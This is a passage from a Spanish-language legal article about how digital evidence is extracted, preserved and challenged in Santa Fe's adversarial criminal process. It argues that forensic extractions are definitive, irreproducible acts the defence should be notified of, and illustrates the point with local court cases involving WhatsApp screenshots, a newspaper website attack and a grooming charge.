archivos de registro o *cookies* en un navegador.

4) No es menos importante destacar que la información digital contenida en numerosos dispositivos puede clonarse sin límites. Este atributo único permite realizar múltiples copias exactas al contenido original, para ser distribuidas y analizadas por diversos especialistas, al mismo tiempo: puede entregarse una copia bit a bit de un volcado forense de memoria a la defensa o a la querella para que lleven a cabo sus propias pericias, inclusive con software distinto al utilizado por los peritos oficiales. De esta manera, una correcta obtención de la prueba digital permite que todos los actos investigativos sean siempre actos de prueba reproducibles, en términos procesales [6]. Justamente se habla de clonación (copia bit a bit) de metadatos *y no de la entrega de los resultados de una pericia*, algo que tanto la defensa como la querella *no pueden llegar a analizar con sus propios expertos*. Si así se procediera, se violaría el principio contradictorio que caracteriza unívocamente al sistema adversarial.

Al sistema le interesa enormemente, entonces, que las partes tengan amplias posibilidades de contraexaminar la prueba presentada por la otra, y aunque el derecho a defensa presiona todavía un poco más la lógica de la contradictoriedad en favor de la defensa, lo cierto es que al sistema le interesa crucialmente que ambas partes —tanto la fiscalía como la defensa— tengan amplias posibilidades de controvertir la prueba en condiciones de juego justo. Tanto si el testigo del fiscal está mintiendo, falseando, tergiversando, exagerando u omitiendo, como si lo está haciendo el testigo de coartada de la defensa; de ambas cosas es valioso que el sistema se entere. [7, p. 96]

III. EL ROL DE LA EVIDENCIA DIGITAL DENTRO DEL SISTEMA ADVERSARIAL

A. Lo público versus lo privado (en un marco de administración de justicia pública)

El anterior cúmulo reflexivo me traslada al siguiente cuestionamiento: ¿qué ocurre cuando nos encontramos, como querella o defensa técnica, ante la imposibilidad de analizar adecuadamente los metadatos contenidos en determinada prueba electrónica, ya colectada? En la práctica, es tristemente reiterativo que el organismo acusador (abusando descaradamente de las atribuciones conferidas por ley para dirigir la investigación penal preparatoria) ofrezca como indicio de imputación los resultados de una pericia efectuada por profesionales propios.

Es en esta situación que indudablemente el principio procesal de contradicción se quiebra: la necesidad de acceder imperativamente a los metadatos *sin mayor tratamiento que los sometidos a la preservación y recolección* por parte de los otros actores del proceso penal, para que sean sometidos a análisis por

parte de sus propios expertos.

Ahora bien, Baclini y Shiappa Pietra, en su análisis al Código Procesal Penal de la provincia de Santa Fe (ley n.º 12.734 y modificatorias), exponen que lo que se debe demostrar —a través de ciertas y determinadas probanzas— es un hecho humano que indefectiblemente argumente, a nivel probático, una acusación para una posterior condena:

Es que en el juicio oral se prueban discursos que versan sobre los hechos pasados (...). La prueba de los hechos de este acto es un problema que debe regirse por la teoría general de la prueba y nada tiene que hacer este concepto de irreproducible en este aspecto, y es por ello que no agrega absolutamente nada de claridad la construcción teórica que se ha hecho de estos actos[8].

A criterio de estos autores, entonces, el hecho demostrado a través de sucesos humanos voluntarios —definitivos e irreproducibles— debe someterse a la teoría general probatoria. Criterio coherente, a la sazón, dado que mucho se ha opinado respecto de la caracterización y los efectos de aquellos actos, aunque poco se ha concluido respecto de ello.

B. Un poco de pragmatismo no viene mal

Es necesario que le brindemos a este marco teórico un enfoque verdaderamente práctico, partiendo de la siguiente premisa: se debe involucrar a la evidencia digital dentro de un acto procesal que tenga, *per se*, carácter definitivo e irrepitable. Supongamos, de este modo, que el perito policial ha efectuado una extracción forense de toda la información contenida en el disco rígido de una notebook, en ocasión de allanar la vivienda de una persona aparentemente investigada por tráfico de imágenes de abuso sexual infantil. Se lo encuentra *in fraganti*, con su computadora encendida, al momento de la irrupción de las fuerzas de seguridad. El informático (queremos suponer que posee entrenamiento DEFR [9]) logra impedir que el

sospechoso cierre su laptop para que su sesión de usuario de Windows no se bloquee, logrando acceso, así, al dispositivo encendido, funcionando y con *software* “corriendo”. El perito nota que eMule [10]^[1] estaba conectado a la red e intercambiando archivos, por lo que inmediatamente pone manos a la obra e inicia la preservación de metadatos contenidos en esa computadora.

Concretamente, la extracción forense que se efectúe en el disco rígido de los archivos enviados y/o recibidos a través de este *software* (como todos los otros que sean de interés a la causa, que existieran en dicha *notebook*, archivos de registro, *logueo*, imágenes o videos descargados, historiales de navegación, intercambio de *e-mails*, y un muy vasto etcétera) es un ejemplo específico de la realización de un acto definitivo e irreproducible en materia de recolección digital de material probático electrónico: se efectúa en el momento exacto a riesgo de generar pérdida o adulteración: es necesario hacerlo de este modo, no puede volver a repetirse por el carácter frágil y volátil de la evidencia a preservar y recolectar.

C. De la génesis técnica a un marco jurídico.

Numerosos autores han explicado, a través del análisis de estándares internacionales, cuáles son los parámetros de tratamiento de la evidencia digital, con miras a poder ser utilizada e incorporada como prueba útil en un proceso penal. La admisibilidad en sí refiere al cumplimiento de ciertos requisitos legales a fin de ingresar —ya convertida en prueba— a las audiencias de debate. Así, para el caso de la prueba electrónica, los principios específicos que la gobiernan se resumen en los siguientes:

1) Relevancia

Este requisito es una condición técnicamente jurídica, que habla sobre aquellos elementos que son pertinentes a la situación

¹ eMule es un programa informático cuya funcionalidad es la de compartir archivos informáticos con otros ordenadores repartidos por el mundo. Es un programa informático gratuito. En esta red de ordenadores no existe un ordenador central donde se almacenan los archivos y al que se accede. Es una plataforma donde cada usuario del ordenador comparte o no sus archivos con el resto de ordenadores del mundo. Por ejemplo, un ordenador central con archivos almacenados y al que se debe acceder para obtenerlos, es el ordenador del Fondo Documental del Consejo General del Poder Judicial (<http://www.poderjudicial.es>). Quién desee acceder al Fondo Documental y buscar jurisprudencia debe acceder a ese ordenador. En la plataforma que se detalla, no existen ordenadores centrales que almacenen archivos. Cada usuario de un ordenador puede obtener archivos de los restantes usuarios de ordenadores. Luego compartir o no los archivos que tenga en su ordenador con el resto de usuarios. Los archivos se dividen en fragmentos de archivo y esos fragmentos de archivo es lo que se intercambia. La forma de compartir archivos en eMule es por fragmentos. No todos los ordenadores disponen al mismo tiempo del 100%

de los fragmentos del archivo; sino que uno puede tener un 40% de los fragmentos, otro un 30% y otro el 100%. Para poder visualizar el contenido completo de un archivo es preciso haber obtenido todos los fragmentos de un archivo. Es preciso haber obtenido el archivo por completo. Para poder visualizar parte del contenido del archivo, o poder saber qué se está obteniendo, es preciso haber obtenido siempre el primer y último fragmento del archivo, así como una parte sustancial del archivo. Lo cual en la práctica es normalmente equivalente a tener descargado el archivo completo. La obtención de todos los fragmentos de un archivo de otros ordenadores puede tardar minutos, horas, días o semanas. Todo dependiendo del tamaño del archivo, del número de archivos que se descargan de modo simultáneo y del ancho de banda de la conexión contratada para acceder a Internet (cantidad de información que puede transmitirse a través de una conexión por unidad de tiempo).

que se analiza o investiga, con el fin de probar o no una hipótesis que se ha planteado alrededor de los hechos [11].

2) Suficiencia

Con las evidencias recolectadas y analizadas, tenemos elementos suficientes para sustentar los hallazgos y verificar las afirmaciones efectuadas sobre la situación investigada [11].

3) Confiabilidad

Relacionado con la necesaria validación de la reproducibilidad y auditabilidad de un proceso aplicado para obtener prueba electrónica: si un tercero sigue el mismo proceso respetando los estándares, deberá obtener resultados similares, verificables y comprobables [11].

4) Auditabilidad y reproducibilidad

A través de la aplicación de la norma ISO 27037, los procedimientos seguidos deben haber sido validados y contrastados por las buenas prácticas profesionales. La trazabilidad de los resultados debe ser incuestionable. Los métodos aplicados podrán ser reproducibles, verificables y argumentables al nivel de comprensión de los entendidos en la materia, quienes puedan dar el respaldo necesario a las actuaciones realizadas [12].

Quiero compartirles algunos cuestionamientos. Un especialista en informática forense puede efectuar una extracción forense de evidencia digital en un dispositivo o desde la nube, en una sola oportunidad o en varias. La pregunta es: ¿su contenido, datos y metadatos serán similares? Siguiendo los protocolos establecidos y ateniéndonos a las buenas prácticas, seguro que sí. Ahora bien, si se realiza la extracción con los dispositivos forenses idóneos, al finalizar el proceso informático se va a generar un archivo de formato forense (.raw, .dd, .001, .e01 o .ad1, por ejemplo) con su consecuente huella *hash*, fruto de aquella recolección. Esta función criptográfica siempre va a ser distinta si se efectúa una posterior extracción similar, siguiendo la misma metodología forense y sobre el mismo dispositivo. *Lo que no va a variar son los metadatos de dichas extracciones*. Por lo tanto, el acto técnico de extracción de evidencia forense *también es*, a los fines procesales, “un acto definitivo e irreproducible” (de lo cual me explayaré luego), aunque tantas veces repetible como queramos, en caso de que la evidencia digital recolectada se mantenga incólume.

Mantengámonos en esta línea de tiempo argumental. Surge un segundo cuestionamiento: ¿y si la pericia informática es anulada, ya sea por haberse violado la cadena de custodia, por tener el software forense utilizado licencia caduca o por haberse vencido la matrícula del perito? En todo caso, ¿qué ocurre si el perito es recusado? Estos actos, definitivos e irreproducibles, ¿mantienen su validez legal?

No dejo de insistir, en base a aquello, en que las partes deben

ser notificadas antes de la realización de estos actos técnicos, para que efectivamente cada uno de los actores involucrados —con sus propios expertos— logre realizar un adecuado control de los procedimientos técnicos de detección, aseguramiento y preservación de la prueba electrónica. Este es uno de los fundamentales pilares a través del cual se basamenta el principio contradictorio, dentro del sistema acusatorio adversarial: la oportunidad del acceso y control por igual a todas las pruebas y a la producción de las mismas.

Si alguno de estos procedimientos falla, si no se aplica el método adecuado, si quien lleva adelante el protocolo no está capacitado, si no nos aseguramos que el dispositivo es efectivamente el continente de la información que necesitamos, si de alguna manera se alteraron los datos originales, si la copia bit a bit difiere de la extracción original, el proceso de obtención de la evidencia se tornaría —*fruto del error humano*— irreplicable (paradójicamente sería la contracara forense de su par procesal), y la consecuencia inevitable sería la inutilidad de esa información, por carecer del requisito de confiabilidad. Esta evidencia, en consecuencia, sería inadmisile en las audiencias de debate.

He aquí en donde surge la llamada regla de la exclusión probatoria: las pruebas que provengan de un acto producido bajo las características antedichas, u obtenido o incorporado mediante violación de garantías constitucionales, no pueden ser admitidas como tales en un proceso:

La obtención ilegítima de un medio probatorio, da lugar al rechazo, no utilización, ni valoración alguna, en la actuación procesal. Es decir, que la prueba que amerita ser excluida no puede ser considerada, de ninguna manera, por el juez que va a decidir acerca de la responsabilidad del acusado [13].

La mentada regla se encuentra regulada en el Código Procesal Penal de la provincia de Santa Fe [14], que en su artículo Nº 162 reza: “carecerá de toda eficacia la actividad probatoria cumplida vulnerando garantías constitucionales. La ineficacia se extenderá a todas aquellas pruebas que, con arreglo a las circunstancias del caso, no hubieran podido ser obtenidas sin su violación y fueran consecuencia necesaria de ella”. Siguiendo este orden de ideas, el artículo Nº 246 del mismo cuerpo normativo refuerza esta idea de legalidad, haciendo hincapié en el anterior, que fija una regla inobjetable para los judicandos: (...) no podrán ser valorados para fundar una decisión judicial, ni utilizados como presupuestos de ella, los actos cumplidos con inobservancia de las formas y condiciones previstas en este Código, salvo que el defecto haya sido subsanado o no se hubiera protestado oportunamente por él”.

Concluimos entonces que, si se logra nulificar el contenido de la prueba de cargo, *no hay teoría del caso*. Es por ello que la evidencia electrónica, posicionada bajo el análisis de una adecuada valoración judicial, demuestra su complejidad

(comparativamente hablando) con el resto de los medios de prueba tradicionales. Su ofrecimiento, producción, resguardo, valoración e impugnación se llevan a cabo según parámetros y conocimientos técnicos especiales. Y en extremo específicos.

IV. PRUEBA ELECTRÓNICA Y PROCESO PENAL

A. *Los actos definitivos e irreproducibles*

Volvamos ahora a la caracterización de estos actos en particular. Es claro que ambos términos no son sinónimos, ni mucho menos. “Definitivo” es aquel que, *para servir de prueba en el juicio, no es necesario repetirlo y mejorarlo procesalmente* [15]; en tanto que “irreproducible” *será aquel acto que no puede volver a repetirse en las mismas condiciones* [16], es decir aquellas actividades que pueden resultar de imposible realización ulterior durante el proceso. La legislación requiere expresamente que el acto tenga *ambas características*, es decir, que deba ser *definitivo e irreproducible*. En realidad, todo acto procesal, sea de recolección de prueba o decisorio, es siempre definitivo, porque ese acto, como tal, una vez realizado ya no se puede modificar. Del mismo modo, es también irreproducible, ya que si se vuelve a realizar, será otro acto diferente, realizado en otro momento histórico y bajo otras circunstancias.

Las características propias de la investigación penal preparatoria hacen que muchos de los actos realizados sean definitivos, a menos que haya oposición procesal oportuna por parte de alguno de los otros actores relacionados: si bien *per se* pueden ser incorporados a las audiencias de debate, necesariamente se debe discutir su validez como tales, respetando las garantías constitucionales, en forma previa.

B. *La cuestión de la normativa de forma local*

El Código Procesal Penal de la provincia de Santa Fe (Ley n.º 12.734 y sus modificatorias) en su artículo 260 determina:

deberán constar en actas debidamente formalizadas, con expresa mención de la fecha, hora, intervinientes, firmas de los funcionarios actuantes y mención de cualquier otro dato útil a la eficiencia y acreditación de la autenticidad del documento, (...). Las restantes diligencias de la investigación no guardarán otras formalidades que las exigidas por la reglamentación y por las instrucciones generales y especiales expedidas por el Ministerio Público Fiscal, salvo las que tuvieran una formalidad expresamente prevista en este Código [14, p. 73]

Sin lugar a dudas, el legislador santafesino fue muy poco referencial en términos de tratamiento de prueba electrónica. Por lo tanto, al no encontrarse específicamente regulado en la ley de forma, *deberíamos remitirnos por analogía* (algo que produce cierto resquemor dentro del fuero penal) a lo dispuesto por el Convenio de Cibercriminalidad de Budapest. En su defecto, a la aplicación —para el caso del organismo acusador— del

Protocolo Unificado de los Ministerios Públicos de la República Argentina, o a las guías PAIF PURI del InFoLab. Las fuerzas de seguridad, por otro lado, deberían sujetar su actuación conforme a lo regulado por el Convenio n.º 088 del Ministerio de Seguridad de la Nación (al cual la provincia de Santa Fe ha adherido oportunamente). Además de otras numerosas opciones a considerar por parte de la defensa técnica o la querella (como la observancia de las normas ISO/IEC), en ocasión de tener que producir prueba. Lo cierto es que en la provincia de Santa Fe, todo ello se desoye, y con resultados muy dispares, esto hay que decirlo. Ya ahondaré con mayor profundidad acerca de ello al ejemplificar la problemática.

En numerosas oportunidades, los vacíos legales permiten que la doctrina santafesina analice la cuestión sin demasiado rigor técnico, confundiendo cuestiones relacionadas con la afectación de garantías con otras referentes a la prueba:

La dificultad del abordaje teórico del problema (más asociado a nuestra tradición jurídica inquisitiva) es que al no existir una práctica y teoría de las formas de registro y documentación de actos procesales para el sistema acusatorio (funcional a los valores de la oralidad, inmediación, etc.), se recurre —intuitivamente— a pensar esos problemas con el bagaje de conceptos del sistema inquisitivo [8].

A pesar de ello y ante las innegables argumentaciones nulificadoras:

la doctrina desde siempre acuerda que los registros de estos actos son suficiente prueba de los mismos en el juicio oral, sin perjuicio de que puedan además traer testigos que den cuenta de ellos para garantizar algunos otros valores asociados al proceso probatorio (contradicción, entre otros). En palabras de Cafferata Nores: ‘la exigencia de un acta circunstanciada se refiere, sobre todo, al reconocimiento practicado en la etapa instructoria, pues éste podrá ser incorporado al debate mediante la lectura de aquélla y ser, así, de base a la sentencia. [8].

Así y todo, nuestra normativa de forma es sensible a la afectación de garantías constitucionales durante la producción de estos actos, aunque esto no implique su obligatoria observancia por parte de funcionarios judiciales o autoridades policiales. El artículo 282 estatuye:

Toda medida probatoria que por su naturaleza o características debiera considerarse definitiva o irreproducible, para ser válida, será ordenada por el Fiscal y notificada a la defensa y al querellante si lo hubiera, a fin de que ejerciten sus facultades. En caso de divergencia respecto al modo de realización del acto, se requerirá verbalmente la intervención del Tribunal de la Investigación, el que adoptará las medidas que considere pertinente para la realización garantizadora del mismo. [14, p. 81]

Si bien el articulado es específico, no existe impedimento a que dicha regla general pueda ser aplicada a la preservación y producción de evidencia digital.

C. Lo que funciona a nivel técnico no lo hace a nivel normativo

Es opinión de la doctrina mayoritaria afirmar que —en un sistema acusatorio adversarial— el control de los judicandos no debe ser exhaustivo, excepto que se encuentren en juego premisas constitucionales, porque *desvirtuaría la naturaleza misma de esta clase de procesos*. Humildemente entiendo que también deberíamos incorporar al debate la idea de *especificidad* como característica primordial de la evidencia digital, siempre teniendo en cuenta el rol preponderante que ocuparía dentro de un proceso. De este modo lograremos fusionar esta concepción con los preceptos inicialmente descritos, logrando así *relacionar un acto irreproducible —a nivel técnico— con la teoría de los actos definitivos e irreproducibles, dentro del sistema acusatorio*.

Yendo un paso más allá en el desarrollo de este ideario, según la postura doctrinaria referida, la prueba de cargo colectada es *indiciaria*: no se identifica directamente con el objeto fundamental del proceso, sino que se relaciona con otros hechos secundarios que, a su vez, sirven para inferir la existencia del hecho principal. Se la considera también una *prueba indirecta* porque tiene por objeto no al hecho inmediato, sino a otros que sirven para demostrar su existencia. De todos modos, incorporadas al proceso, recién adquieren su verdadero carácter probático al culminar el procedimiento intermedio, previo a las instancias propias del juicio oral.

En el ejercicio de la profesión me he dado cuenta de que en todas las ocasiones en las que he tenido oportunidad de debatir —audiencia mediante— sobre la calidad del medio probático de origen digital, los judicandos han sido variables en su interpretación:

La eficacia probatoria de esta prueba dependerá, en primer lugar, de que el hecho constitutivo del indicio esté fehacientemente acreditado; en segundo término, del grado de veracidad, objetivamente comprobable, de la enunciación general con la cual se lo relaciona con aquél; y, por último, de la corrección lógica del enlace entre ambos términos [17, p. 193].

Si nos mantenemos dentro de las variables que exige la observancia de la aplicación de las reglas de la prueba general, aplicada a los parámetros de su similar electrónica, nada cambia: como paso previo al estudio de la interpretación de los indicios, será preciso determinar la validez de los mismos, es decir, que no hayan sido obtenidos en violación a determinada pauta procesal o que no hayan sido producto de una vulneración a alguna garantía constitucional. Luego de ello, es necesario esforzarse para determinar adecuadamente la relación que une al medio probático entre el hecho dado con el hecho investigado.

De todos modos, en la práctica forense el tinte de informalismo que cubre a la investigación penal preparatoria *no tiene nada de informal* (se priva de la libertad a un ciudadano, se disponen medidas de índole personal como la prohibición de acercamiento o de índole patrimonial como la caución de bienes,

esto ya se dijo), y el carácter indiciario de la prueba de cargo *sí posee* el carácter de definitivo e irreproducible, dado que impulsa a aquellas medidas.

Algunos componentes de doctrina especializada —Navarro y Daray, entre otros— entienden que en los allanamientos en los que se realiza el examen de dispositivos informáticos en el lugar, no debe darse intervención a la defensa técnica en razón de ser un simple registro domiciliario, y porque asimismo *es un relevamiento de los datos informáticos* almacenados en los dispositivos que pudieran encontrarse allí, y no un verdadero análisis. Aseveran asimismo que, en el caso de hallarse información que pudiera involucrar penalmente al investigado, se procede al secuestro del dispositivo para posteriormente efectuar un análisis a fondo en un laboratorio pericial:

Finalmente, el relevamiento de datos que se realice en oportunidad del registro domiciliario no constituye un acto definitivo ni irreproducible; la defensa del encausado tendrá la posibilidad de hacerse de una copia forense de toda la información que contengan los dispositivos, oportunidad donde podrán controlar la legitimidad del secuestro oportunamente realizado [18].

Quizá estas ideas prosperen en un mundo ideal, en donde los operadores forenses (adecuadamente capacitados) cuenten con las herramientas necesarias para lograr la adecuada asepsia y esterilización digital del lugar a examinar y de los dispositivos a encontrar en dicho sitio. ¿En CABA? Indudablemente. ¿En la Provincia de Buenos Aires? También. Lo mismo que en Neuquén y Córdoba, quizá. ¿En el resto del país? Difícilmente. La provincia de Santa Fe no es ajena a ello, por los motivos ya descriptos.

Es por ello que el enfoque de la doctrina mayoritaria me parece erróneo. Si consideramos que el rol del juez dentro de la investigación penal preparatoria —propia de un sistema acusatorio adversarial— no es controlar el accionar de la policía o de la fiscalía, entonces mayor motivo para que se le permita a la defensa o la querella poder intervenir en esta clase de actos a los fines de verificar el accionar de aquéllos, o en todo caso, participar en los actos procesales llevados a cabo.

Asimismo, he leído algún que otro fallo [19] a través del cual los judicandos consideraron que una extracción forense no era pericia (indudablemente no lo era), y que por lo tanto las autoridades no se encontraban obligadas a notificar a la defensa de dicho acto procedimental, por no considerarla un acto definitivo e irreproducible. Si bien la doctrina santafesina considera a *todos los actos realizados dentro de la investigación penal preparatoria como definitivos e irreproducibles* que puedan conducir a un juicio o al archivo de aquella, considero personalmente que la extracción forense de evidencia digital, desde un dispositivo o desde la nube —a través de *hardware* acorde— es, innegablemente, uno de los *mayores* actos

definitivos e irreproducibles. Por la absolutamente inherente característica de especificidad de la prueba electrónica a extraer y preservar, algo de lo que ya me vine explayando regularmente.

Vuelvo a reformularme la pregunta de siempre: ¿el resultado de la pericia informática en sí, presentado en las instancias primigenias del proceso penal como un acto definitivo (la repetibilidad a la que nos referimos es una *repetibilidad técnica*, que no tiene absolutamente nada que ver con el carácter de irrepensible que un acto procesal urgente pueda tener), logrado sin importar la observancia de las buenas prácticas, es *válido*? ¿Sigue manteniendo tal carácter aún por la circunstancia de haberse producido, en razón de su urgencia, sin haber notificado al resto de los actores del proceso, a los fines de su control? Estará en cabeza de la defensa técnica demostrar las violaciones a las garantías constitucionales que pudieran existir. El grado de certeza que exige la ley, en la práctica, no existe.

V. CASOS PRÁCTICOS OCURRIDOS EN EL FORO SANTAFESINO.

A. “T.O.O. s/delito contra la integridad sexual”

En los autos caratulados “T.O.O. s/delito contra la integridad sexual” (C.U.I.J N° 21-08164141), la denunciante concurrió ante la autoridad policial con el objetivo de poner en conocimiento que, a través de la aplicación del servicio de mensajería instantánea WhatsApp, su hijastra menor de edad le había dicho que había sido víctima del delito de abuso sexual por parte de un familiar cercano. El personal policial recibió la denuncia y realizó *capturas de pantalla* de la conversación almacenada en el teléfono celular de la denunciante para su incorporación a la investigación policial, que luego pasó a conformar el legajo fiscal.

Comenzada la etapa intermedia, la fiscalía intentó incorporar al debate aquellas capturas de pantalla como prueba documental, situación a la cual la defensa se opuso, en razón de que, siendo una conversación de WhatsApp, información almacenada y transmitida *a través de* un dispositivo electrónico, la misma debía ser considerada como evidencia digital. Fue obtenida por personal policial que no tenía los conocimientos técnicos requeridos para extraer información de un *smartphone* electrónico, con riesgo de alterar su estado originario. Asimismo, no se secuestró aquel teléfono para preservar y analizar los metadatos contenidos en el mismo. Tampoco se pudo acreditar que la prueba que se pretendía incorporar haya provenido de ese artefacto, y que date de la fecha que se alega, máxime por no haberse requerido la información de la línea telefónica de la que se emitieron dichos mensajes (numeración y titularidad), por lo que menos aún se pudo corroborar si ellos realmente existieron.

Este accionar por parte del personal policial ha provocado la disrupción entre los factores de repetibilidad y auditabilidad que

generalmente tiñen de certeza el procedimiento aplicado para obtener dicha evidencia digital, provocando su nulidad. Al convertirlo en un acto irreproducible, *tornó exigible la presencia de la defensa del imputado*, a los fines de ejercer el control de dicho accionar, conforme lo regulan los artículos 2 y 8 del Código Procesal Penal de la provincia de Santa Fe, en consonancia con el resto de la normativa específica ya precitada (artículo 282). El planteo defensorista fue rechazado en primera instancia; habiendo sido apelado, la alzada confirmó la resolución del *a quo*, por los siguientes argumentos:

a) El tribunal admitió la incorporación de *ocho hojas impresas* de mensajes de WhatsApp que en teoría involucraban al acusado, lo cual indudablemente no es una pericia informática, en el sentido que la defensa quiso resaltar.

b) En este sentido, los magistrados confundieron los argumentos defensoristas, considerando erróneamente que no era necesario exigir una pericia informática porque la impresión de los chats, como actos definitivos e irreproducibles, mantenían su validez legal.

Es tristemente indudable que numerosos judicandos no asimilan que la extracción de la información digital y la pericia sobre esta se desarrollan en momentos técnicos distintos. La extracción es un acto definitivo e irreproducible, en tanto que la pericia posterior es la culminación informática de aquel acto. A modo de analogía, piénsese en la prueba de ADN; la extracción de la muestra debe ser realizada mediante un método y por personal con cierta *expertise*. Sin embargo, la pericia propiamente dicha será realizada en un momento posterior mediante otro método y tal vez con otros expertos.

Ciertamente la estrategia de la defensa técnica debería haber radicado en insistir durante las etapas previas —y como anticipo jurisdiccional de prueba— en la realización de una pericia informática sobre el dispositivo celular efectuada por personal idóneo, único medio a través del cual se puede constatar la existencia de contenidos de índole digital:

La credibilidad o confiabilidad de la evidencia digital viene dada por el respeto de los principios de repetibilidad y auditabilidad, no por la libre convicción de los juzgadores (...). Reiteradamente el magistrado minimiza la importancia del procedimiento de extracción de la evidencia digital, la confunde con la pericia que tendrá por objeto la búsqueda del dato relevante y deja librada a la valoración del juzgador la confiabilidad de la misma. [20]

Lamentablemente, este fallo en segunda instancia no fue apelado en su oportunidad.

B. “V. C. E. s/ infracción arts. 153 bis primer párrafo y 149 ter inc. 1”

Durante septiembre del año 2022, el Tribunal Oral en lo

Criminal Federal de Santa Fe condenó a un ciberdelincuente basándose en evidencia digital recogida sin respetar los protocolos de extracción. Más precisamente, al recolectarse la evidencia digital de primera mano (una de las computadoras conectada al servidor de un reconocido diario local), inicialmente no se había utilizado bloqueador de escritura (remito nuevamente a mis consideraciones previas respecto de los actos definitivos e irreproducibles). Así y todo, se lo encontró penalmente responsable por el delito previsto en el artículo 153 bis primer párrafo del Código Penal, porque se valió de su experticia para introducirse en la página web de un medio periodístico, intervenir en su red, introducir virus en sus terminales e insertar en su página a la vista, pública, un mensaje específico profiriendo amenazas en contra de una persona determinada. Se le imputó también por el delito de amenazas agravadas conforme al artículo 149 ter, inciso 1, en razón del anonimato detrás del cual se escuda el autor. Del mismo modo, según la magistratura, fue procedente encuadrar su conducta en el artículo 161 del citado cuerpo normativo por impedir la libre circulación de un periódico porque bloqueó la página web del periódico por un lapso de cinco o seis horas, impidiendo el normal funcionamiento y la difusión de las noticias en ciernes.

Por otro lado, en su decisorio, el juzgando local consideró como improcedente el planteo de nulidad alegado por la defensa del imputado en lo referente a la falta de observancia de los protocolos vigentes, teniendo en cuenta que estos *si se habían formalizado*: según su criterio, se realizó una copia forense de la información requerida para brindar solidez a la acusación; aquella fue almacenada, se respetó y preservó debidamente la cadena de custodia (*justamente el bloqueador de escritura es necesario para ello*, y no fue utilizado). Del mismo modo, la magistratura entendió que el accionar prevencional, avalado por el ministerio acusador, se ajustaba al Código Procesal Penal de la Nación (*que no regula el tratamiento de evidencia digital*) y a los protocolos de actuación seguidos por el personal policial en casos análogos. En la realidad de los hechos la extracción de evidencia inicialmente se realizó sin bloqueador de escritura ni consecuente *hasheo*; asimismo la verificación del acontecer delictual se logró en una primera oportunidad a través de impresiones de simples capturas de pantalla (sin utilizar software forense) y su grabación en un *pendrive* y CD, para luego acompañar su certificación *hash*, siendo que los metadatos colectados deberían haber sido sometidos a los algoritmos propios de la función inicialmente: esto se produjo a posteriori, recién cuando los investigadores lograron detener el ataque dirigido a los servidores *host* del diario.

El decisorio jurisprudencial aclaró, asimismo, respecto del procedimiento especial contemplado en el protocolo del Ministerio de Seguridad de la Nación citado por la defensa

(...), la importancia de la copia de la evidencia digital (...) a fin de poder trabajar sobre ella durante la investigación del

ilícito; ésta debe ser bit a bit: completa e idéntica. El ‘bloqueador de textos’ que menciona el defensor técnico (...), se refiere a un bloqueador de escritura, herramienta que podría utilizarse a la hora de extraer la copia forense de una evidencia digital y que podría instrumentarse a través de un hardware y/o un software específico. Sin embargo, no existe un mandato legal que imponga su utilización. [21]

Es necesario efectuar algunas precisiones respecto de este fallo que lamentablemente tampoco fue apelado: el Convenio de Cibercriminalidad de Budapest, normativa basamental a aplicar ante la ausencia de reglamentación específica, no especifica nada, ni siquiera en sus considerandos, respecto de los procedimientos a seguir; la norma ISO/IEC 27037/2012 recomienda utilización *software* bloqueador de escritura; en la Guía Integral de Empleo de la Informática Forense en el Proceso Penal (Universidad FASTA), se recomienda “bloqueo del medio de almacenamiento, a fin de evitar escrituras indeseadas”.

En síntesis, cada vez más refuerzo mi postura de que los jueces, al fundamentar sus decisorios en lo relacionado a probática electrónica, además de conocer el derecho, *deben conocer la tecnología*.

C. “FLEITAS PÁEZ, Ximena s/Grooming”: primera parte

Voy a permitir explayarme en ciertos detalles, en este caso en particular, por haber participado activamente en la representación legal de la involucrada, en un hecho de trascendencia nacional. Durante el año 2019 se presenta en mi estudio una clienta, de ocupación docente, acuciada por la incertidumbre de encontrarse imputada por este delito en particular. Asesorada por un colega neófito en la materia, acude ante mí con pedido fiscal de procedimiento abreviado pesando sobre sus hombros. Según argumentaciones del órgano acusador, la fémina le habría enviado un video de carácter íntimo vía WhatsApp a un menor de edad, alumno de un prestigioso colegio privado, en el cual aquella se desempeñaba asimismo como profesora de geografía. Para peor, con una marcadísima trascendencia en los medios de comunicación, locales y nacionales, por haberse viralizado dicha filmación.

El delito endilgado se fundamentaba, asimismo, en la presunción de que la imputada se hubiera comunicado con este niño a través de la red social Instagram y del servicio de mensajería instantánea ya mencionado, a través del cual le remitiera la filmación. Como pruebas de ello, el órgano investigador utilizó *capturas de pantalla impresas* presentadas por la progenitora del menor, como comprobantes de los presuntos diálogos efectuados por el chat de Instagram, y una “*pericia*” (y lo remarco por lo burdo de la denominación, plasmada en el acta de notificación de imputación) efectuada por un oficial de la Policía de Investigaciones santafesina (PDI). Todos actos procesales que, a criterio de la fiscalía, *eran irrefutables*. Una vez interiorizado de los pormenores de la

pesquisa, comenzaron a surgir innumerables dudas e interrogantes.

1) *Análisis de las capturas de pantalla.*

Indudablemente, las capturas de pantalla, obtenidas en esta oportunidad por métodos fácilmente manipulables, y recibidas por la fiscalía en simple impresión en formato papel, *sin ninguna clase de resguardo*, se invisten de valor probatorio nulo:

Que quede bien en claro: los ‘pantallazos’ pueden determinar un nombre y apellido de un remitente y/o destinatario, pero en realidad lo que importa son los números telefónicos asociados a los contactos, situación que a posteriori podría aclararse mediante oficios respectivos a las compañías prestatarias de servicios de telefonía celular; ello es así debido a que no solemos agendar a nuestros contactos con nombres y apellidos reales, sino que mayormente lo hacemos a través de un sobrenombre, apodo, nick o con iniciales. Siendo así, resultaría como adelanto de prueba indiciaria fundamental a la hora de dictar sentencia en algunos procedimientos por delitos tales como amenazas, coacciones, grooming o ciberbullying. Ahora bien, ello no implica que deban ser aceptadas como prueba cada vez que sean aportadas por las partes, sino que deben cumplirse una serie de garantías dado que pueden ser fácilmente manipuladas, siendo de vital importancia la conservación del soporte original donde se contengan los mensajes a fin de acreditar su autenticidad. [22]

2) *Pericias en celulares. Violación a la garantía de no autoincriminación.*

Costaba entender que no se hubieran efectuado las pericias informáticas sobre los dispositivos celulares de los NNA involucrados (a la víctima misteriosamente le robaron su teléfono *días después* del incidente y al principal testigo *se le reseteó el celular* involuntariamente). En resumidas cuentas, la imputada debía soportar su responsabilidad penal en base a una *pseudopericia* efectuada en su dispositivo móvil por parte de personal policial que no se encontraba capacitado para tal fin, y sin haber dado conocimiento de dicha medida a la defensa. Inclusive cuando se le secuestra el dispositivo de comunicación celular a la fémina, el personal policial *le requiere el patrón de desbloqueo, también estando la defensa técnica ausente*. Flagrante violación (si la hay) a la garantía de no autoincriminación propugnada por nuestro artículo 18 de la Carta Magna nacional.
